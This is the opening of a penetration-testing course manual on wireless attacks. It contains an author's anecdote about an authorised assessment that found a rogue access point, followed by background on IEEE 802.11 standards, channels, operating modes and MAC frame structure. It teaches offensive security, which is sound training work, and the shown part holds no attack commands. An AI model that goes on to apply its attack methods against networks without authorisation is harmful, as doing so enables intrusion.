Offensive Security

Wireless Attacks - WiFu

v. 3.0

Mati Aharoni

Devon Kearns

Thomas d'Otreppe de Bouvette

This page intentionally left blank.

Table of Contents

A Note from the Author

The wireless industry continues to grow in leaps and bounds with more and more gadgets evolving to be wireless. Access points, media centers, phones, and even security systems are commonplace in the average household. Unfortunately, the security that is implemented on wireless equipment is often lacking, resulting in severe security vulnerabilities.

In practice, many companies and organizations still use and deploy vulnerable wireless gear, often in their default configurations. This is most often due to poor security awareness or a lack of understanding of the risks and ramifications.

One of the more extreme examples of this happened to me back in 2005. I was asked to perform an infrastructure vulnerability assessment on a medical institute. Their IT department spent a fortune on hardening their systems and complying with regulations. They asked me to come and check their security implementations in their main office. After several days of hard work and no luck, I realized that I might not be able to hack this network after all. I exited their main building and sat down in the cafeteria adjacent to it.

I turned on my laptop (needing some casual Internet access) and suddenly saw a wireless network that aroused my suspicion. The ESSID of the network was the same as the first name of the CEO. I fired up Kismet, a wireless network sniffer, and started scouting the main building, as the signal seemed to be coming from that area.

Walking back into the main office, I asked the IT administrator if they had any wireless networks installed. He answered with a firm "No" and proceeded to explain that their security policy forbids the introduction of wireless equipment into their network due to security issues. "It's impossible – we don't have ANY wireless gear here", he swiftly concluded.

I was left unconvinced and started walking around the building with my laptop open, and a wireless network detector running. After several minutes of searching on the 3rd floor (the management floor), my laptop was steadily making higher pitched beeps as I was nearing the CEOs office. In my excitement, I barged into his office and started walking around, looking for wireless equipment.

"Excuse me?" he said, and I suddenly realized what I had done. It must have been surprising for him to see someone dressed in jeans and a black t-shirt with "Ph33r m3!" written all over it, storming into his office holding a laptop.

Fortunately for me, the IT administrator was not far behind and quickly saved the situation by introducing me properly.

To make a long story short, there was an open access point installed in the CEOs office. The CEO told us that he had lunch with one of his business associates a few days prior and noticed how his associate was able to take his laptop to the local cafeteria and work from there. The CEO had asked the IT administrator to set up a similar configuration in his office and was flatly refused.

The CEO didn't give up and went to a local computer store for some advice. The salesperson explained to the CEO that he could easily set up a wireless network by himself. "Just shove this cable into the wall, this card into the laptop, and you should be ok!" And that's exactly what the CEO did – leaving an unsecured access point directly connected to the internal corporate network.

Through this access point, I was able to access their local network and eventually escalate my privileges to domain administrator – game over.

This page intentionally left blank.

Before we Begin

This course is designed to expose various wireless insecurities to the student and teach practical procedures to attack and penetrate wireless networks. It was designed by Thomas d'Otreppe de Bouvette, the author of the Aircrack-NG suite, Mati Aharoni, and Devon Kearns. Aircrack is by far the single most popular tool in the realm of wireless security assessment with a large range of capabilities. Together with Offensive Security, a comprehensive list of attack methodologies and techniques was created, resulting in this course.

The presentation of this course tends to be quite challenging, as it is very tempting to jump straight into the practical hacking methods. However, we quickly realized that a proper introduction of the terms and concepts was required in order to fully benefit from this course. The first few modules will provide the basic overview of the wireless arena and get you familiar with the technical environment. In further modules, we'll discuss and practice hacking methods and techniques. We can promise you that the first couple of chapters in the course manual might be a bit boring with lots of definitions, explanations, acronyms, packet dumps, and diagrams. However, without a thorough understanding of the basics, true WiFu is not achieved. Please bear with us the first few chapters and do your best not to skip them. It really is worth it!

In the attacks ahead, we will often be repeating commands, for example, to initialize the wireless card. This may, at first, seem redundant but is actually by design. This will allow you to view the various modules later and be able to execute the specific attack without the need to review the entire course from the beginning.

1. IEEE 802.11

1.1 IEEE

The IEEE[1]is an acronym for the Institute of Electrical and Electronics Engineers. They are a group of scientists, engineers, and allied professionals who, together, are the leading authority in aerospace, telecommunications, biomedical engineering, electric power, etc. The IEEE is composed of more than 365000 members from around the world.

The IEEE was formed in 1963 through the merger of:

- AIEE – The American Institute of Electrical Engineers, responsible for wire communications, light, and power systems.
- IRE – The Institute of Radio Engineers, responsible for wireless communications.

1.1.1 Committees

The IEEE is separated into various committees. The "802" committee develops Local Area Network (LAN) standards and Metropolitan Area Network(MAN) standards. The most well known standards include Ethernet, Token Ring, Wireless LAN, Bridging, and Virtual Bridged LANs.

The IEEE specifications map the 2 lowest OSI layers that contain the physical and link layers. The link layer is further subdivided into 2 sub-layers called Logical Link Control (LLC) and Media Access Control (MAC).

[1]http://www.ieee.org/index.html

The following table from Wikipedia[2]lists the different IEEE committees:

Working Group	Description
IEEE 802.1	Bridging (networking) and Network Management
IEEE 802.2	LLC
IEEE 802.3	Ethernet
IEEE 802.4	Token Bus
IEEE 802.5	Defines the MAC Layer for a Token Ring
IEEE 802.6	MANs
IEEE 802.7	Broadband LAN Using Coaxial Cable
IEEE 802.8	Fiber Optic TAG
IEEE 802.9	Integrated Services LAN
IEEE 802.10	Interoperable LAN Security
IEEE 802.11 a/b/g/n	Wireless LAN (WLAN) and Mesh (Wi-Fi Certification)
IEEE 802.12	100BaseVG
IEEE 802.13	Unused
IEEE 802.14	Cable Modems
IEEE 802.15	Wireless PAN
IEEE 802.15.1	Bluetooth Certification
IEEE 802.15.2	IEEE 802.15 and IEEE 802.11 Coexistence
IEEE 802.15.3	High-Rate Wireless PAN
IEEE 802.15.4	Low-Rate Wireless PAN (i.e.: ZigBee, WirelessHART, MiWi)
IEEE 802.15.5	Mesh Networking for WPAN
IEEE 802.16	Broadband Wireless Access (WiMAX Certification)
IEEE 802.16.1	Local Multipoint Distribution Service
IEEE 802.17	Resilient Packet Ring
IEEE 802.18	Radio Regulatory TAG
IEEE 802.19	Coexistence TAG
IEEE 802.20	Mobile Broadband Wireless Access
IEEE 802.21	Media Independent Handoff
IEEE 802.22	Wireless Regional Area Network
IEEE 802.23	Emergency Services Working Group

[2]http://en.wikipedia.org/wiki/IEEE_802

1.1.2 IEEE 802.11

The IEEE 802.11 is a set of standards developed by the IEEE working group 11 (Wireless LAN). For further information about IEEE 802.11, please check the following link: http://en.wikipedia.org/wiki/802.11

1.2 802.11 Standards and Amendments

The following table, with data from Wikipedia[3], lists the IEEE Standards Association standards and amendments of the IEEE 802.11 working group.

Working Group	Description
IEEE 802.11	The Original WLAN Standard – 1 Mbit/s and 2 Mbit/w, 2.4 GHz RF and IR
IEEE 802.11a	54 Mbit/s, 5 GHz
IEEE 802.11b	802.11 Enhancements to Support 5.5 Mbit/s and 11 Mbit/s
IEEE 802.11c	Bridge Operation Procedures
IEEE 802.11d	International (Country to Country) Roaming Extensions
IEEE 802.11e	Quality of Service (QoS), Including Packet Bursting
IEEE 802.11F	Inter-Access Point Protocol
IEEE 802.11g	54 Mbit/s, 2.4 GHz
IEEE 802.11h	Spectrum Managed 802.11a (5 GHz) for European Compatibility
IEEE 802.11i	Enhanced Security
IEEE 802.11j	Extensions for Japan
IEEE 802.11k	Radio Resource Measurement Enhancements
IEEE 802.11n	Higher Throughput Using Multiple Input, Multiple Output (MIMO) Antennas
IEEE 802.11p	Wireless Access for the Vehicular Environment (WAVE)
IEEE 802.11r	Fast BSS Transition (FT)
IEEE 802.11s	Mesh Networking, Extended Service Set (ESS)
IEEE 802.11T	Wireless Performance Prediction (WPP)
IEEE 802.11u	Internetworking with Non-802 Networks (i.e.: Cellular)
IEEE 802.11v	Wireless Network Management

[3] http://en.wikipedia.org/wiki/802.11

IEEE 802.11w	Protected Management Frames
IEEE 802.11y	3650 – 3700 MHz Operation in the US
IEEE 802.11z	Direct Link Setup (DLS) Extensions
IEEE 802.11mb	Maintenance of the Standard
IEEE 802.11aa	Robust Streaming of Audio Video Transport Streams
IEEE 802.11ac	Very High Throughput < 6 GHz
IEEE 802.11ad	Very High Throughput, 60 GHz
IEEE 802.11ae	QoS Management
IEEE 802.11af	TV Whitespace
IEEE 802.11ah	Sub 1 GHz
IEEE 802.11ai	Fast Initial Link Setup

Note: 802.11, 802.11F, and 802.11T are standards, whereas the others are amendments.

The table above merely provides an overview of the different standards and amendments. Naturally, you are not required to memorize them all but the main ones to remember are:

- 802.11 – The original WLAN standard
- 802.11a – Up to 54 Mbit/s on 5 GHz
- 802.11b – 5.5 Mbit/s and 11 Mbit/s on 2.4 GHz
- 802.11g – Up to 54 Mbit/s on 2.4 GHz. Backward compatible with 802.11b
- 802.11i – Provides enhanced security
- 802.11n – Provides higher throughput with Multiple Input/Multiple Output (MIMO)

1.3 Main 802.11 Protocols

The following table lists the main 802.11 protocols along with some of their properties:

Protocol	Release Date	Frequencies	Rates	Modulation	Channel Width	Notes
Legacy	1997	2.4-2.5GHz	1 or 2Mbit	FHSS/DSSS	1MHz/20MHz	No implementations were made for IR
802.11b	1999	2.4-2.5GHz	1, 2, 5.5, 11Mbit	DSSS	22MHz	Proprietary extension: up to 33Mbit
802.11a	1999	5.15-5.25/5.25-5.35/5.725-5.875GHz	6, 9, 12, 18, 24, 36, 48, 54Mbit	OFDM	20MHz	Proprietary extension: up to 108MBit
802.11g	2003	2.4-2.5GHz	Same as 802.11a and 802.11b	DSSS /OFDM	20MHz/22MHz	Proprietary extensions: up to 180Mbit/125MBit
802.11n	2009	2.4 and/or 5GHz	Up to 600Mbit	DSSS/OFDM	20/20 or 40MHz	

Note: Proprietary extensions are not standard and will only work when the client and AP have the same technologies, resulting in higher signal quality.

1.3.1 Detailed Protocol Descriptions

1.3.1.1 IEEE 802.11

The original IEEE 802.11 standard, release in 1997, defined the rates of 1 or 2Mbit/s and can be used with either infrared, although it was never implemented, or via radio frequencies in Direct-Sequence Spread-Spectrum (DSSS) and Frequency Hopping Spread-Spectrum (FHSS).

IEEE 802.11 also defined the Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA) as the medium access method. In CSMA, a station intending to send data on the medium has to listen for a predetermined amount of time to ensure that no other system is transmitting at the same time. In CSMA/CA, the system that intends to send data first sends

a signal on the network telling all other stations not to transmit, and only then does it send its data. In addition to CSMA/CA, Request to Send/Clear to Send (RTS/CTS) can also be used to avoid collisions.

1.3.1.2 IEEE 802.11b

The IEEE 802.11b amendment adds Complementary Code Keying (CCK) coding to the standard that can provide 5.5 and 11Mbit/s rates on the 2.4GHz band (2.4GHz – 2.485GHz) and divides this band into 14 overlapping channels. Each of these channels has a width of 22MHz around the central frequency.

The following table shows the relationship between each channel number and its corresponding frequency:

Channel	Central Frequency
1	2.412 GHz
2	2.417 GHz
3	2.422 GHz
4	2.427 GHz
5	2.432 GHz
6	2.437 GHz
7	2.442 GHz
8	2.447 GHz
9	2.452 GHz
10	2.457 GHz
11	2.462 GHz
12	2.467 GHz
13	2.472 GHz
14	2.477 GHz

A quick calculation will show that it's only possible to have 3 non-overlapping channels and channel availability is dictated by the local standards of each country or region. For example:

- **USA** – Uses channels 1 to 11 (2.412 GHz – 2.462 GHz)
- **Europe** – Uses channels 1 to 13 (2.412 GHz – 2.472 GHz)
- **Japan** – Uses channels 1 to 14 (2.412 GHz – 2.484 GHz)

1.3.1.3 IEEE 802.11a

IEEE 802.11a was released around the same time as 802.11b but due to a lack, and high price, of existing hardware, it did not have much success. 802.11a uses the 5 GHz band which has 2 major advantages over the 2.4 GHz band used by 802.11b:

- The 2.4 GHz band is extremely crowded with other devices such as cordless phones, Bluetooth devices, and even microwave ovens.
- The 5 GHz band has far more channels available and they do not overlap like those in the 2.4 GHz band.

IEEE 802.11a uses Orthogonal Frequency-Division Multiplexing (OFDM) for its signal modulation and provides a maximum transfer rate of 54Mbit/s. The allowed frequencies can vary depending on your location but in general the 5.15-5.35 GHz range is for indoor use with the 5.7-5.8 GHz range being allocated for outdoor use.

1.3.1.4 IEEE 802.11g

IEEE 802.11g uses the same signal modulation as 802.11a but on the 2.4 GHz frequency, resulting in the same speed rates. The signal range is slightly better than 802.11a and it is backwards compatible with IEEE 802.11b. 802.11g will fall back to lower rates when a 802.11b device connects and can switch to CCK (and other modulations), thus reducing global network speed.

1.3.1.5 IEEE 802.11n

Work began on IEEE 802.11n in 2004 with the aims of improving transfer rates and providing more range on 2.4 GHz and 5 GHz networks. After 2 years of work, the first draft was released allowing speeds up to 74 Mbit/s with the 2nd draft being voted on in 2007 allowing speeds up to 300 Mbit/s. Finally, in 2009, the final release of 802.11n was completed.

The speed increase in IEEE 802.11n is due in large part to its use of Multiple-Input Multiple-Output (MIMO) communications technology. In short, MIMO uses multiple antennas, each with its own transmitter and receiver and exploits the multipath radio wave phenomenon, where the signal bounces on all objects such as walls, doors, etc. 802.11n allows for the use of up to 4 antennas resulting in more streams being sent and received and therefore, a much better transfer rate. The channel width can be 40 MHz instead of 20 MHz, thus doubling the data rate.

There is also a new mode called Greenfield mode that introduces a new preamble for 802.11n only whereby only devices operating in 802.11n will be "allowed" on the network.

2. Wireless Networks

In this module, we'll begin to describe various wireless architectures such as Ad-Hoc and Infrastructure modes, along with their roles in wireless networks.

2.1 Wireless Operating Modes

There are 2 main wireless operating modes:

- Infrastructure
- Ad-Hoc

In both modes, a Service Set Identifier (SSID) is required for network verification. In infrastructure mode, the Access Point (AP) sets the SSID whereas in ad-hoc mode, the Station (STA) that is creating the network sets it.

The AP broadcasts the SSID in beacon frames approximately 10 times per second and the client, when connecting to a wireless network, also advertises the SSID. These basic features are used by wireless sniffers to identify network names and gather other interesting pieces of information.

2.1.1 Infrastructure Network

In infrastructure mode, there is at least one AP and one station, which together form a Basic Service Set (BSS). The AP is most commonly connected to a wired network, which is called a Distribution System (DS).

An Extended Service Set (ESS) is a set of 2 or more wireless APs connected to the same wired network, defining a single logical network segment. See Figure 2-1 for a graphical representation of this concept.

Note: On Linux-type operating systems, acting as a STA is usually called "Managed" mode and when acting as an AP, it is usually referred to as "Master" mode.



Figure 2-1 - DS, BSS, and ESS Relationships

2.1.2 Ad-Hoc Network

An ad-hoc network, also known as an Independent Basic Service Set (IBSS), consists of at least 2 STAs communicating without an AP. This mode is also called “peer to peer mode”.

In an ad-hoc network, one of the participating stations takes on some of the responsibilities of an AP such as:

- Beaconing
- Authentication of new clients joining the network

In ad-hoc mode, the STA taking on the responsibilities of the AP does not relay packets to other nodes like an AP does. Figure 2-2 shows a basic ad-hoc network configuration.



Figure 2-2 - Ad-Hoc Network Diagram

2.1.3 Wireless Distribution System

A Wireless Distribution System (WDS) is similar to a standard DS but is done via wireless and APs communicate with one another. WDS has 2 connectivity modes:

- Wireless Bridging – Only allows WDS APs to communicate with each other
- Wireless Repeating – Allows both stations and APs to communicate with each other

Figure 2-3 below shows an example of a WDS setup.



Figure 2-3 - Wireless Distribution System Diagram

2.1.4 Monitor Mode

Monitor mode is not really a wireless mode but it is especially important in attacking wireless networks. In a nutshell, Monitor mode allows a wireless card to "monitor" the packets that are received without any filtering. Monitor mode is essentially the "promiscuous mode" equivalent for wireless. When using some wireless drivers, this mode allows for the sending of raw 802.11 frames. Airodump-ng, Aireplay-ng, and many other wireless tools require that the adapter be placed in monitor mode in order to operate.

3. Packets and Network Interaction

In this module, we'll inspect and understand various aspects of wireless communications by looking into packets and understanding the various headers and fields. We will also delve into the process of how our wireless cards interact with various types of networks. So take a deep breath and grind through this section but make sure that you understand and inspect each capture file. This module will bring good karma to your WiFu.

3.1 Wireless Packets – 802.11 MAC Frame

We begin our journey by looking at the structure of an 802.11 MAC frame in Figure 3-1.



Figure 3-1 - The 802.11 MAC Frame

3.1.1 Header

If Figure 3-1 has you panicked, don't worry. We will soon get to know all of the bits and pieces of the packets we're going to be dealing with, beginning with the Header field. We'll quickly provide a short explanation of each:

3.1.1.1 Frame Control

- **Protocol Version:** Provides the version of the 802.11 protocol used. This value is currently 0.
- **Type** and **Subtype:** Determines the function of the frame. There are 3 different frame type fields: control (value: 1), data (value: 2), and management (value: 0). There are multiple subtype fields for each frame type and each subtype determines the specific function to perform for its associated frame type. More about this later.
- **To DS** and **From DS:** Indicates whether the frame is going into or exiting the distribution system.
- **More frag:** Indicates whether more fragments of the frame are to follow this one.
- **Retry:** Indicates that the frame is being retransmitted.
- **Power Mgmt:** Indicates whether the sending STA is in active mode (value: 0) or power-save mode (value: 1).
- **WEP:** Indicates whether or not encryption and authentication are used in the frame.
- **Order:** Indicates that the frame is being sent using the Strictly-Ordered service class. This field is usually not set.

3.1.1.2 Duration/ID

Depending on the frame type, this field can have to different meanings:

- Power-Save Poll (type: 1, subtype: 10): Station Association Identity (AID)
- Other: Duration value used for the Network Allocation Vector (NAV) calculation.

3.1.1.3 Addresses

The following table represents the different cases of these addresses, depending on the From/To DS bits:

ToDS	FromDS	Address 1	Address 2	Address 3	Address 4
0	0	DA	SA	BSSID	
0	1	DA	BSSID	SA	
1	0	BSSID	SA	DA	
1	1	RA	TA	DA	SA

DA: Destination Address
SA: Source Address
RA: Recipient Address
TA: Transmitter Address

The first case in the table is IBSS mode. The *FromDS* and *ToDS* bits are not set as is the case when 2 STAs communicate with one another. The other 3 cases are in infrastructure mode:

- Case 2: Only the FromDS bit is set – when the AP talks to the STA.
- Case 3: Only the ToDS bit is set – when the STA talks to the AP.
- Case 4: Both bits are set in the WDS mode – when one AP talks to another.

Note: The 4th address field only exists in WDS mode.

3.1.1.4 Sequence Control

This field consists of 2 sub-fields used to recognize frame duplication:

- **Sequence Number (12 bit):** Indicates the sequence number of each frame. The sequence number is the same for each frame sent for a fragmented frame. The value range for this field is 0-4095; when it reaches 4095, the next sequence will be 0.
- **Fragment Number (4 bit):** Indicates the number of each fragment of a frame sent. The value range for this field is 0-15.

3.1.2 Data

The data field can contain up to 2324 bytes of data. The maximum 802.11 MAC Service Data Unit (MSDU) is 2304 and the different encryption methods each add their own overhead:

- **WEP:** 8 bytes – Data Field: 2304 + 8 = 2312 bytes
- **TKIP (WPA1):** 20 bytes – Data Field: 2304 + 20 = 2324 bytes
- **CCMP (WPA2):** 16 bytes – Data Field: 2304 + 16 = 2320 bytes

To quote the IEEE 802.11 Handbook, "The value of 2304 bytes as the maximum length of this field was chosen to allow an application to send 2048-byte pieces of information, which can then be encapsulated by as many as 256 bytes of upper layer protocol headers and trailers."

3.1.3 FCS

The Frame Check Sequence (FCS) is the Cyclic Redundancy Check (CRC) of the current wireless frame. A CRC is performed over all previous fields to generate the FCS. When received at the destination, the frame FCS is re-calculated and if it is identical to the one received, then the frame was received without errors.

Note: Most of the Wireshark captures in this course have the FCS removed.

3.2 Control Frames

Wireless control frames are short messages that tell devices when to start or stop transmitting and whether a connection failure occurred. The following table can help you remember the different types of control frames:

Type Field	Subtype Field	Description
1	0-6	Reserved
1	7	Control Wrapper
1	8	Block ACK Request
1	9	Block ACK
1	10	PS-Poll
1	11	RTS
1	12	CTS
1	13	ACK
1	14	CF End
1	15	CF End + CF-ACK

3.2.1 Common Frames

3.2.1.1 ACK

Capture File: http://www.offensive-security.com/wifu/ack.pcap

An ACK frame is used to tell the sending station that the receiving node received the packet correctly. These packets are sent relatively quickly for each unicast (directed to a specific station) packet sent. Most of the time, to speed up the sending of ACKs, it is done by the hardware itself and not the driver.

Figure 3-2 below is a diagram of an ACK frame.



Figure 3-2 - ACK Frame Diagram

In Figure 3-3, an ACK frame is displayed in a Wireshark capture.

